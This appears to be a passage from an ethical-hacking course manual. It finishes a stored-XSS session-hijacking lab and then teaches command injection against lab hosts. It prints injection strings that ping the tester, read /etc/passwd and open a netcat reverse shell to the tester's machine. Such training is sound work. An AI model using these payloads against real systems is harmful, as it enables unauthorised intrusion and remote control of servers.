
In Step 3, you can compose a blog entry as the victim using a Subject and Entry of your choosing. Just put any text that you will recognize to show that the hijack worked.) Click Post Entry when you are ready to submit your evil entry on the blog of the victim user. Again, in ZAP, press Step repeatedly or Continue to send the request and receive the response.



Now, from the victim machine (Windows running IE), let's have the victim view the victim's own blog to see if the attacker's evil blog entry from the hijacked session appears. In the victim browser (IE on Windows), surf to http://10.10.10.50/blog560. Without even logging in, click the View link in the bottom of the GUI.

When asked for a blog to view, enter in the victim blogger's name. You should see the attacker's blog post.

This lab showed how a stored XSS attack could allow an attacker to steal a session-tracking cookie from a victim user who views the attacker's content. We also saw how we could use such a cookie, inserting it into a session, to clone the victim's session and engage in transactions as that victim.




Cross-site attacks against other user's browsers are certainly problematic with HTML element injection (XSRF) and script injection (XSS) attacks. However, they are not the only game in town when it comes to injection attacks against web applications. A different form of injection attack involves command injection, whereby an attacker inserts shell commands along with user input, with the hope that a target machine will actually run the commands. Let's explore this topic in more depth.

Reverse shell cheat sheet

Command Injection

- Some applications pass user input to a program invoked via a command shell for processing
- With such a flaw, an attacker could piggy-back shell commands with user input to make the target machine run them
  - The result: command injection
- These commands typically run on the web server with the privileges of the web server
  - Usually limited privileges, but still enough to cause damage
  - When attacker can execute commands, all the techniques we discussed in 560.2, 560.3, 560.4, and 560.5 are in play




Network Pen Testing and Ethical Hacking 149

Some web applications gather input from a user and then pass it to a program invoked at the command line on the web server for processing. If a web application developer isn't careful in filtering user input when invoking a program in this way or tainting the user input so that the system will refuse to execute it, attackers could embed shell commands along with their user input, trying to escape the bounds of the normal program invoked at the command line and get the command shell itself to process their commands. The result is a command-injection attack, allowing the attacker to run shell commands on a target system.

Command injection usually results in commands running on the web server. However, depending on the web application's architecture, it is conceivable that the commands could be executed elsewhere, such as on a separate application server or a back-end database.

The commands injected in this kind of attack typically run with the privileges of the web server. On most systems, web servers run with restricted privileges, not local SYSTEM or UID 0. Some systems do run web servers with admin or UID 0 privileges, a dangerous implementation, because command injection automatically cedes control of the box to attackers. But even with only limited privileges, command injection gives the attackers the ability to cause significant damage and exploit a system. If a target is vulnerable to command injection, all the techniques we discussed in 560.2, 560.3, 560.4, and 560.5 come into play on that target machine, including using it to scan other systems, exploit them, and so on.



When testing for whether a target machine is vulnerable to command injection, a tester has a large number of shell commands to choose from, including file and directory commands (`ls` and `dir`, for example), process commands (`ps`, `tasklist`, and such), network commands (`ifconfig`, `ipconfig`, and so on), and many more. But, of all the commands at the disposal of an attacker, one of the most useful of all for command injection is the lowly `ping` command. If a tester wants to evaluate whether a given target is subject to command injection attacks, the attacker can try to inject the following command:

```
ping [AttackerIPaddress]
```


The attacker, in effect, tries to ping himself. Why would the attacker self-ping? There are numerous reasons, but all of them involve the attacker trying to maximize the possibility of measurable success, while minimizing potential target damage and discovery by target personnel. The reasons for using ping include the following items.

First, almost every operating system includes the ping command, invokable via almost every command shell. Linux, Windows, Mac OS X, Cisco IOS, Solaris, AIX, and so on all support the ping command. Thus, even if the attacker doesn't know the operating system type, he can try a ping and see if it runs to verify command injection.

Also, the ping command syntax, when used to ping a single IP address, is the same: just ping followed by a dotted-quad IP address (w.x.y.z).

Most user accounts are allowed to run the ping command, even if they are fairly restricted in privileges.

Most networks allow outbound ICMP Echo messages without filtering, so the target can ping the attacker unfettered by most firewalls or network-based IPSs.




There are other reasons for using ping, including that it is innocuous, unlikely to damage the target system in anyway. It will also likely not be noticed by system administrators; although with detailed diligence and monitoring, the admins may find it unusual that their web server has begun pinging another system.

ICMP Echo messages generated by ping also carry some information in them. Specific settings in the header may give us insight into the operating system type that sent it, via passive OS fingerprinting. The most popular free passive OS fingerprinting tool, called p0f, focuses on TCP SYN packets for identifying an OS based on the packets it sends. But, other tools could be tailored for ICMP-based detection.

Also, the ping command, followed by a tester's IP address, is short. If the user input buffer isn't that big, the attacker has to use short commands, and ping followed by a dotted-quad IP address is, at most, 20 characters. Furthermore, if the attacker can ping himself successfully, the attacker has verified that the target has outbound connectivity, at least via one type of ICMP message.

And, that brings us to the most important reason of all to use ping: It lends itself to blind command injection. With some web app command injection vulnerabilities, the attacker can see the output of the command in line in a web page. With others, the attacker cannot see the output of the command. With ping, the attacker doesn't have to see the output of the command to verify that it has successfully run. The attacker can merely sniff the network, looking for an ICMP Echo message from the target to the attacker's address. If the attacker sees one, it means the command worked.



There is a downside to using ping, however, on Linux and Unix machines. By default on those systems, the ping command keeps running until someone interrupts it (by killing its process, for example). On Windows, ping only pings four times and then stops. But, on Linux or Unix, if an attacker invokes one or more pings via command injection, the pings continues running on the systems forever until someone stops them or the system reboots.


To avoid this problem, an attacker can execute ping commands on a Linux or UNIX machine with the `-c [N]` option to have it ping for a count of N times. This is a good idea to avoid leaving ping processes running indefinitely. But it does assume that the attacker knows that the target commands are being injected into Linux or UNIX, which support the `-c [N]` option to limit ping to a given count. Windows doesn't support the `-c [N]` syntax, instead using `-n [N]` for pinging N times.

Another way to avoid this problem is to kill the ping command that is running. An attacker can do this on Linux and some UNIX machines by using the killall command, as in:


```
killall ping
```

However, a tester needs to be careful with killall. On most Linux machines, killall will kill a process based on its name, a good thing for a tester with blind command injection abilities who can't directly see the process ID of the running ping command. But, on Solaris, the killall command kills *all* processes running on the box, taking the system down and forcing a reboot. So, be careful. The ping with the `-c [N]` option is the best approach if you know the target is Linux or UNIX.

Besides ping, another useful command to attempt is nslookup because most networks allow outbound DNS queries, even forwarding them through various DNS servers in their infrastructure. The penetration tester would require a DNS server that is authoritative for the given domain used in the injected commands. Then, when the tester sees (at the name server) requests coming in from the target environment for those names, he knows that the nslookup commands are being executed.



Let's now perform a lab on command injection in a target web application, trying both normal command injection in which we can directly see the output of commands, as well as blind command injection, where we cannot see the output directly.




For this portion of the lab, we'll be looking at two different applications with command-injection flaws. On target 10.10.10.50, the index.php function has a command injection flaw that will allow you to see the output of your commands right in the web page response.

Target 10.10.10.60 has a web application that is also vulnerable to command injection flaws, but this one will not display the output of a command to you. We'll perform blind command injection against this target. But, note that we are going to analyze how to use blind command injection flaws to achieve more flexible access of the target machine.

Get your Linux system ready, invoking the Firefox browser to attack the target:

```
# firefox &
```

We will not be using ZAP to launch this attack, so make sure your browser is configured to not use a proxy. On the right side of your browser URL line, right-click the fox head icon and select "Use proxies based on their pre-defined patterns and priorities."



In Firefox, surf to http://10.10.10.50/index.php. In the form, we need to provide input that will make the target execute a command. This application works by taking user input and handing it to a program at the command shell. We need to provide some user input for the existing command in the application to process and then terminate that command invoked by the web app with a semicolon, and then follow it with the command we want to execute, followed by another semicolon, followed by another command.

To test this, first activate a sniffer on your Linux machine, configured to show ICMP messages associated with host 10.10.10.50:

```
# tcpdump -n host 10.10.10.50 and icmp
```

Then, enter the following command into the form field on the website 10.10.10.50:

```
test; ping -c 4 [YourLinuxIPaddr]; echo hello
```


Click the Continue button. Your Linux machine should display 8 ICMP messages, pings from 10.10.10.50 and your Linux machine's responses back to it.

Notice that the output of the ping command is displayed in your browser. Thus, we can try other commands, looking directly at their output. In the form field, enter:

```
test; whoami; echo hello
```

Then, try:

```
test; cat /etc/passwd; echo hello
```



When we can see the output of commands injected into a web app on a web page, command injection is quite straightforward. But we don't always have that luxury.

Consider the web application at http://10.10.10.60/research560/loginform.php. Note that this target is .60, not .50. This one has a command-injection flaw as well, but it will not show you the output of commands. Let's try it as before.

Run your sniffer looking for ICMP packets coming from host 10.10.10.60 (NOT 10.10.10.50!):

```
# tcpdump -n host 10.10.10.60 and icmp
```

As shown on this slide, MAKE SURE YOU CHANGE YOUR SNIFFER'S FILTER SO THAT IT FOCUSES ON PACKETS FOR 10.10.10.60 AND **NOT** 10.10.10.50.

Now, in your browser, surf to http://10.10.10.60/research560/loginform.php.


In the field for Username, type in the following:

```
test; ping -c 4 [YourLinuxIPaddr]; echo hello
```

Press the Login button. You should see the ICMP traffic in your sniffer, but you will not see the output of the ping command. You see a message saying that you had invalid credentials but no output from the ping command. Thus, we have a target application that is vulnerable to blind command injection. In your browser, press the back button. Verify that our command inject is indeed blind by entering a Username of:

```
test; whoami; echo hello
```

Although the whoami command will run, you won't see its output.



So, we can execute commands on the target but cannot see the output. How can a penetration tester or ethical hacker use this blind command injection capability to establish interactive shell access on the target? One option we have is to use Netcat. As you recall, Netcat is a handy TCP and UDP networking widget tool. If Netcat is installed on the target machine, we could use blind command injection to invoke it to get interactive shell access.

Netcat just happens to be installed on the target in /bin/nc. Let's cause the web application to invoke it to make a reverse shell connection back to us. Start by running the following on your Linux box, a Netcat listener (-l), listening on a local port (-p) of your choosing, waiting for a connection:

```
# nc -n -v -l -p [port]   ← That is a dash-lowercase-L,
                                not a dash-one
```


Choose a port number that won't already be in use on your system.

Then, to make a reverse shell connection come from 10.10.10.60 back to your machine, enter the following Username into the page at http://10.10.10.60/research560/loginform.php:

```
test; /bin/nc [YourLinuxIPaddr] [port] -e /bin/bash; echo hello
```

Click the Login button to make the application run your command. Then, on your Linux machine, you should see an inbound connection. You won't see a command *prompt* come back because Netcat backdoor listeners created in this fashion don't provide a command prompt. But if your remote shell started properly, you should be able to type in shell commands, and they will run. You will likewise see their output. Type in commands such as `whoami`, `hostname`, `ls`, and `ifconfig`.

When you finish, press CTRL-C to stop Netcat from running. We used blind command injection to get interactive reverse shell access to the target via Netcat.



Of course, for that technique to work, not only would Netcat have to be installed on the target machine, but the attacker would also have to know where Netcat is located in the file system. However, there is another way to get interactive shell via command injection that doesn't require Netcat on the target. If the target machine is a Linux or UNIX system with bash installed, we likely can use bash and some network-related items inside /dev to mimic Netcat functionality. To get a feel for how this technique works, first, let's practice it locally to get a shell on our local box. Then, we'll try it against our target.

Start by running a Netcat listener waiting for a connection on your Linux machine. This will model what the tester will run on his or her own machine to send a reverse shell to:

